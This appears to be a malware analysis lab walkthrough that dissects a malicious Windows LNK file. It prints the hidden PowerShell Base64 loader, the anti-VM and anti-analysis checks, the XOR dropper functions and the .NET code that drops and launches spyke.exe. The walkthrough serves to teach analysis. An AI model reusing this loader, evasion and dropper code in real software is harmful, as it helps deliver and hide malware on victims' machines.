Windows Management Technologies Lab Guide
37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk

DETAILED ANALYSIS

What is the program that is executed by the link target of this file?

Make a copy of the file and remove the `.mal` extension in the copy so you can experiment with a file that Windows treats as a `LNK` file. Keep the original with the `.mal` extension because the `.lnk` extension can disrupt analysis.





Figure 1: Create a copy with the .lnk extension if you want to observe Windows behavior when handling LNK files

Right-click the `LNK` file and select *Properties*. Examine the *Target* value



hide01.ir

Figure 2: LNK target is PowerShell

The value is:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -ep bypass -win hidden $s
=
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JG9zPTB4MDAwOWZkZGE7JG9lPTB4M
DAwYTE5MTY7JGY9IjM3NDg2LXRoZS1zaG9ja2luZy10cnV0aC1hYm91dC1lbGVjdGlvbi1yaWdna"
```

This is incomplete, but we can see the target program is `powershell.exe`.

Compare the link target reported by Windows Explorer with the output of strings. What cmdlet is used in the full link target to execute the contents of the decoded Base64 text?

The target string above is incomplete. Run strings to see the full value. Here is where the `.lnk` extension disrupts analysis – the strings displayed are for the link target of `powershell.exe` rather than the `.lnk` itself. Run strings on the copy with the `.mal_` extension.

Here you find a string with the full *PowerShell* command.

```
-noni -ep bypass -win hidden $s =
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JG9zPTB4MDAwOWZkZGE7JG9lPTB4M
DAwYTE5MTY7JGY9IjM3NDg2LXRoZS1zaG9ja2luZy10cnV0aC1hYm91dC1lbGVjdGlvbi1yaWdnaW5nLWluLWFtZXJp
Y2EucnRmLmxuayI7ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICA
gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
AgICAgICAgICAkaWZkID0gTmV3LU9iamVjdCBJTy5GaWxlU3RyZWFtICRmLCdPcGVuJywnUmVhZCcsJ1JlYWRXcml0Z
Sc7JHggPSBOZXctT2JqZWN0IGJ5dGVbXSgkb2UtJG9zKTskaWZkLlNlZWsoJG9zLFtJTy5TZWVrT3JpZ2luXTo6QmVn
aW4pOyRpZmQuUmVhZCgkeCwwLCRvZS0kb3MpOyR4PVtDb252ZXJ0XTo6RnJvbUJhc2U2NENoYXJBcnJheSgkeCwwLCR
4Lkxlbmd0aCk7JHM9W1RleHQuRW5jb2RpbmddOjpBU0NJSS5HZXRTdHJpbmcoJHgpO2lleCAkczs='));iex $s;
```

The final command is "`iex $s`", which is an alias for the "`Invoke-Expression`" cmdlet. `$s` is the decoded Base64 text, so that is executed.

What is the purpose of the script code that is decoded and executed in the link target?

Decode the Base64 in *CyberChef* to see the actual script code. Don't use the "*Generic Code Beautify*" operation in *CyberChef* – it alters the syntax of the code.




Figure 3: Use CyberChef to decode Base64

Copy the code into a text editor and clean it up a bit for readability. Each line should end with a semicolon. Be careful not to change the functionality.

```
$os=0x0009fdda;
$oe=0x000a1916;
$f="37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk";
$ifd = New-Object IO.FileStream $f,'Open','Read','ReadWrite';
$x = New-Object byte[]($oe-$os);
$ifd.Seek($os,[IO.SeekOrigin]::Begin);
$ifd.Read($x,0,$oe-$os);
$x=[Convert]::FromBase64CharArray($x,0,$x.Length);
$s=[Text.Encoding]::ASCII.GetString($x);
iex $s;
```

Figure 4: It can be helpful to make the code more readable by inserting new lines

The script reads the contents of the malware file between offsets `0x9FDDA` and `0xA1916`, Base64-decodes the result, and executes it with the "*Invoke-Expression*" cmdlet.

How could the decoded script code in the link target be modified to capture the next-stage script code instead of executing it?

Using the code you copied into a text editor, modify the filename, `37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk`, to be a full path to where the file is stored with the `.mal_` extension. In the class VM, it should be `C:\Users\user\Desktop\Labs\37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk.mal_`. This ensures that PowerShell will not access the wrong directory and that it will not attempt for follow a link. Additionally, remove the final "`iex $s`". Paste the resulting code into a PowerShell prompt.

hide01.ir

```
Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\user> $os=0x0009fdda;
PS C:\Users\user> $oe=0x000a1916;
PS C:\Users\user> $f="C:\Users\user\Desktop\Labs\37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk.mal_
";
PS C:\Users\user> $ifd = New-Object IO.FileStream $f,'Open','Read','ReadWrite';
PS C:\Users\user> $x = New-Object byte[]($oe-$os);
PS C:\Users\user> $ifd.Seek($os,[IO.SeekOrigin]::Begin);
654810
PS C:\Users\user> $ifd.Read($x,0,$oe-$os);
6972
PS C:\Users\user> $x=[Convert]::FromBase64CharArray($x,0,$x.Length);
PS C:\Users\user> $s=[Text.Encoding]::ASCII.GetString($x);
PS C:\Users\user>
```

Figure 5: Let the malware decode itself via PowerShell prompt

Type the command `$s` to print the contents of the decoded data to the console. It is quite long so use the *Out-File* cmdlet to save it to a file. Type the command "`$s | Out-File -FilePath "C:\Users\user\Desktop\Labs\stage2.ps1"`". Examine the file.

What conditions does the get_susp_rating function derive from WMI to determine whether to elevate the value of $score?

Navigate to the `get_susp_rating` function. Consider each condition that is tested.

```
$lst = gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_BIOS"
ForEach ($x in $lst) {
    $tmp = $x.SMBIOSBIOSVersion.ToLower()
    if ($tmp.contains("virtualbox") -or $tmp.contains("vmware")) { $score += 2 }

    $tmp = $x.SerialNumber.ToLower()
    if ($tmp.contains("vmware")) { $score += 2 }
}
```

Figure 6: First get_susp_rating condition check

`gwmi` is an alias for the `Get-WmiObject` cmdlet. The Namespace is `root\cimv2` and the query gets all the BIOS on the host. The BIOS are then checked for the substrings `virtualbox` or `vmware`.

```
$lst = gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_PnPEntity"
ForEach ($x in $lst) {
    if ($x.DeviceId.contains("PCI\VEN_80EE&DEV_CAFE")) { $score += 2}
}
if ($score -gt 2) {return $score}

    $myarr = @("user", "admin", "administrator", "user1")
```

Figure 7: Second get_susp_rating condition check

The next command gets all the PNP Device IDs and checks if they match '`PCI\VEN_80EE&DEV_CAFE`'

```
    $myarr = @("user", "admin", "administrator", "user1")

$lst = gwmi -namespace root\cimv2 -query "Select * from Win32_ComputerSystem"
ForEach ($comp in $lst) {
    if (!$comp.PartOfDomain) {
        $score += 1
    }

    $tmp = $comp.UserName.ToLower()
    if ($tmp.contains("admin")) {
        $score += 2
    }

    ForEach ($x in $myarr) {
        if ($tmp.contains($x)) {
            $score += 1
        }
    }
}
```

Figure 8: Third get_susp_rating condition check

hide01.ir

This command queries if the computer is joined to a domain, if the username contains `admin`, `user`, `administrator`, or `user1`.

```
$myarr = @("procexp.exe", "taskmgr.exe", "wireshark.exe")

$lst = gwmi -namespace root\cimv2 -query "SELECT * FROM Win32_Process"
ForEach ($item in $lst) {
    $tmp = $item.ExecutablePath
    if (!$tmp) { $tmp = "" }
    $tmp = $tmp.ToLower()
    ForEach ($x in $myarr) {
        if ($tmp.contains($x)) {
            $score += 3
        }
    }
}
```

Figure 9: Fourth get_susp_rating condition check

This command queries if `procexp`, `taskmgr`, or `wireshark` is running.

Bonus: What is the significance of 'PCI\VEN_80EE&DEV_CAFE'?

Try searching online and you will see that this is associated with a PCI device for vendor `80EE`, which may be InnoTek's VirtualBox Guest Service.

hide01.ir

Bonus: What are the non-WMI conditions which elevate the value of $score?

```
    $myarr = @("sample")

$tmp = (Get-Item -Path ".\" -Verbose).FullName
ForEach ($x in $myarr) {
    if ($tmp.contains($x)) {
        $score += 1
    }
}
$nm = Split-Path -Leaf $x
$l = $nm.Split('.')[0].Length
if ($l -eq 32 -or $l -eq 40 -or $l -eq 64) {
    $score += 3
}
return $score;
```

Figure 10: Non-WMI condition checks

The *PowerShell* cmdlet *Get-Item* is used to get the file path and it checks to see if it contains the word `sample`. Additionally, it checks if the length of the file name is `32`, `40`, or `64`, which could indicate a hash value.

If the suspiciousness rating for the system exceeds 3, what does the script do?

Consider the following code.

```
function heat_proc() {
    $s = 0
    For ($i=1; $i -lt 53; $i++) {
        $s += ($i + ($i * $s)) % $i
    }
    Exit 0
}

function detect_susp_environ() {
    $score = get_susp_rating
    if ($score -gt 3) {
        heat_proc
    }
}
```

hide01.ir

Figure 11: Call site of detect_susp_environ and heat_proc

If it exceeds `3`, `heat_proc` is called which executes some computationally expensive operations to produce a delay (although in practice it likely does not produce a delay since the computation is still trivial for a modern CPU).

What files are written to disk using the pl_dropper function?

This can be answered using static or dynamic analysis. Here we will consider static analysis. `pl_dropper` is called three times.

```
$fpath = pl_dropper $lnkfd $os $l "%TEMP%\37486-the-shocking-truth-about-election-rigging-in-america.rtf"

Invoke-Item "$fpath"


$os = 0x0dac
$l = 0x37ac - $os

$cfpath = pl_dropper $lnkfd $os $l "%APPDATA%\Skype\hqwsys.exe"

$os = 0x37ac
$len = 0x892e0 - $os

$ppath = pl_dropper $lnkfd $os $len "%TEMP%\1630357403074.png"
```

Figure 12: Three calls to pl_dropper

Consider the fourth argument.

```
function pl_dropper ($ifd, $os, $len, $dpath) {
    $dpath = [Environment]::ExpandEnvironmentVariables($dpath)
    $pdir = Split-Path -Parent $dpath
    if ($pdir) {
        $b = Test-Path $pdir
    } else {
        $b = $True
    }

    if (!$b) {
        New-Item -ItemType directory -Path $pdir | out-null
    }

    $name = Split-Path -Leaf $dpath

    $pathlist = @($dpath, "%APPDATA%\$name", "%TEMP%\$name")
    ForEach ($dpath in $pathlist) {
        $dpath = [Environment]::ExpandEnvironmentVariables($dpath)

        try {
            $ofd = [IO.File]::Open($dpath, [IO.FileMode]::OpenOrCreate, [IO.FileAccess]::Write);
        } catch [Exception] {
            continue;
        }

        CopyFilePart $ifd $os $len $ofd

        $ofd.close()
        break
    }

    return $dpath
}
```

hide01.ir

Figure 13: Use of $dpath in pl_dropper

`$dpath` corresponds to the paths from the function call sites - `"%TEMP%\37486-the-shocking-truth-about-election-rigging-in-america.rtf"`, `"%APPDATA%\Skype\hqwsys.exe"`, or `"%TEMP%\1630357403074.png"`. First the function checks if the path is valid and creates the path if needed. Then it attempts to write each file to `%TEMP%` and to `%APPDATA%` if the original file path is not successfully written. In summary, it writes `"%TEMP%\37486-the-shocking-truth-about-election-rigging-in-america.rtf"`, `"%APPDATA%\Skype\hqwsys.exe"`, and `"%TEMP%\1630357403074.png"`, and could potentially write each to `%TEMP%` or `%APPDATA%` if the original path is not writeable.

What encoding scheme does pl_dropper use to decode file contents?

Observe the call to `CopyFilePart` in `pl_dropper`.

```
CopyFilePart $ifd $os $len $ofd
```

Figure 14: CopyFilePart call site in pl_dropper

Consider `CopyFilePart`.

```
function CopyFilePart([IO.FileStream] $ifd, $os, $len, [IO.FileStream] $ofd)
{
    $tmpbuf = New-Object byte[] 8182
    $buflen = $tmpbuf.Length

    $ifd.Seek($os, [IO.SeekOrigin]::Begin) | out-null

    while ($len -gt 0) {
        $ifd.Read($tmpbuf, 0, $buflen) | out-null
        xor_decode $tmpbuf $buflen 0x41

        $ofd.Write($tmpbuf, 0, $buflen)
        $len -= $buflen
        if ($buflen -gt $len) {
            $buflen = $len
        }
    }
}
```

Figure 15: CopyFilePart function details

This function reads a file and calls `xor_decode` on the contents. Notice the third argument is `0x41`. Consider `xor_decode`.

```
function xor_decode($b, $l, $k) {
    for($i = 0; $i -lt $l; $i++) {
        $b[$i] = $b[$i] -bxor $k
    }
}
```

Figure 16: xor_decode function details

This function XORs each byte of the data with `$k`, which is `0x41`. The data is decoded by XOR with key `0x41`.

What is the purpose of the content inside the dropped RTF file?

Use dynamic analysis. First, copy all the function definitions into a *PowerShell* prompt. This only defines the functions – no code is run at this point. Then copy the relevant code for reading the malware file and writing the `.rtf` file. Be sure to skip the `detect_susp_environ` call and to modify the file path to match the original malware file.

```
177   $acc = [IO.FileAccess]::READ
178   $lnkfd = CreateFile "37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk" $acc;
179
180   detect_susp_environ
181
182   $os = 0x892e0
183   $l = 0x9fdda - $os
184
185   $fpath = pl_dropper $lnkfd $os $l "%TEMP%\37486-the-shocking-truth-about-election-rigging-in-america.rtf"
```

Figure 17: Relevant code section

hide01.ir

```
PS C:\Users\user> $acc = [IO.FileAccess]::READ
PS C:\Users\user> $lnkfd = CreateFile "C:\Users\user\Desktop\Labs\37486-the-shocking-truth-about-election-rigging-in-ame
rica.rtf.lnk.mal_" $acc;
PS C:\Users\user> $lnkfd


CanRead        : True
CanWrite       : False
CanSeek        : True
IsAsync        : False
Length         : 661782
Name           : [Unknown]
Position       : 0
Handle         : 2360
SafeFileHandle : Microsoft.Win32.SafeHandles.SafeFileHandle
CanTimeout     : False
ReadTimeout    :
WriteTimeout   :



PS C:\Users\user> $os = 0x892e0
PS C:\Users\user> $l = 0x9fdda - $os
PS C:\Users\user> $fpath = pl_dropper $lnkfd $os $l "%TEMP%\37486-the-shocking-truth-about-election-rigging-in-america.r
tf"
PS C:\Users\user>
```

Figure 18: Relevant code copied into PowerShell. detect_susp_environ is skipped and the file is checked for validity

Navigate to `%TEMP%` and consider the file. Different strategies can be used to analyze this file. Try dynamic analysis – you will see that nothing interesting happens when you open the file.

The "Shocking" Truth About Election Rigging in the United States

By Victoria Collier, Truthout | News Analysis
***RICK:** How can you close me up? On what grounds?*
***POLICE CAPTAIN RENAULT:** I'm shocked! Shocked to find that gambling is going on in here!*
***CROUPIER (handing Renault a pile of money):** Your winnings, sir.*
***CAPTAIN RENAULT:** Oh, thank you, very much... Everybody out, at once!*
(Scene from Casablanca.)
If there is anything positive to say about the 2016 elections, it's that they

Figure 19: Decoy file contents

At this point it is difficult to declare that the document is benign without more detailed analysis, but the evidence suggests it is a decoy – it matches the `.lnk` file name, so the user sees an actual document open and assumes that is the extent of the behavior.

What content is written to the .png file?

Copy the relevant code into *PowerShell*.

```
PS C:\Users\user> $os = 0x37ac
PS C:\Users\user> $len = 0x892e0 - $os
PS C:\Users\user> $ppath = pl_dropper $lnkfd $os $len "%TEMP%\1630357403074.png"
PS C:\Users\user>
```

Figure 20: With the previous code already run, add the section that drops the .png file

Run *Process Monitor* and open the file. Nothing interesting happens.

hide01.ir

Figure 21: File is an image of a wine glass

Run *strings* against the file.

```
File: 1630357403074.png
MD5:  a02de3ac11de9527af47315ed89f255f
Size: 547636

Ascii Strings:
----------------------------------------
IHDR
lCQCMZ
!This program cannot be run in DOS mode.
~Rich
.text
`.rdata
@.data
.rsrc
@.reloc
```

Figure 22: Subset of strings that includes PE artifacts

There are many strings including PE file artifacts which indicate an embedded payload.

hide01.ir

What is the entry point of the .NET executable?

Run the relevant *PowerShell* to make the malware drop the file.

```
PS C:\Users\user> $os = 0x0dac
PS C:\Users\user> $l = 0x37ac - $os
PS C:\Users\user> $cfpath = pl_dropper $lnkfd $os $l "%APPDATA%\Skype\hqwsys.exe"
PS C:\Users\user>
```

Figure 23: PowerShell snippet to drop hqwsys.exe

Open the file in *dnspy*. Notice the entry point is described in the metadata under `cldsys`. Click it to navigate to the entry point.




Figure 24: Entry point is marked in metadata/comments area




Figure 25: Entry point is Main function

The entry point is `Main`.

What Anti-VM or Anti-Analysis techniques are employed by this sample?

Consider the status function called from `Main`.

```
public static bool likely_in_a_vm()
{
    cldsys.status("likely_in_a_vm()");
    bool result;
    if (Environment.ProcessorCount == 1)
    {
        cldsys.status("Environment.ProcessorCount == 1");
        result = true;
    }
    else
    {
        string a = Environment.ExpandEnvironmentVariables("%USERDOMAIN%");
        string b = Environment.ExpandEnvironmentVariables("%COMPUTERNAME%");
        if (a == b)
        {
            result = true;
        }
        else
        {
            cldsys.status("VM not detected");
            result = false;
        }
    }
    return result;
}
```

Figure 26: Anti-VM code

First the malware checks if there is only one logical CPU, which can indicate a sandbox or VM. Next it checks if the computer is not joined to a domain, which also can indicate a virtual environment.

hide01.ir

Where does the program get the content for spyke.exe?

Consider the function `doit`.

```
public static void doit()
{
    byte[] array = new byte[352768];
    string filename = Environment.ExpandEnvironmentVariables("%TEMP%") + "\\1630357403074.png";
    IntPtr intPtr = cldsys.CreateFileW(filename, FileAccess.Read, FileShare.None, IntPtr.Zero, FileMode.Open, (FileAttributes)0, IntPtr.Zero);
    if (-1 == (int)intPtr)
    {
        Console.WriteLine("CFW failed");
    }
    else if (cldsys.SetFilePointer(intPtr, 41L, IntPtr.Zero, 0U) != 41U)
    {
        Console.WriteLine("SFP failed");
    }
    else
    {
        uint num;
        cldsys.ReadFile(intPtr, array, 352768U, out num, IntPtr.Zero);
        if (num != 352768U)
        {
            Console.WriteLine("RF failed");
        }
        else
        {
            string text = AppDomain.CurrentDomain.BaseDirectory + "\\spyke.exe";
            File.WriteAllBytes(text, array);
            Process.Start(text);
        }
    }
}
```

Figure 27: doit function details

The malware opens the wine picture, sets the file pointer to `41`, reads the file, and writes the contents to `spyke.exe`.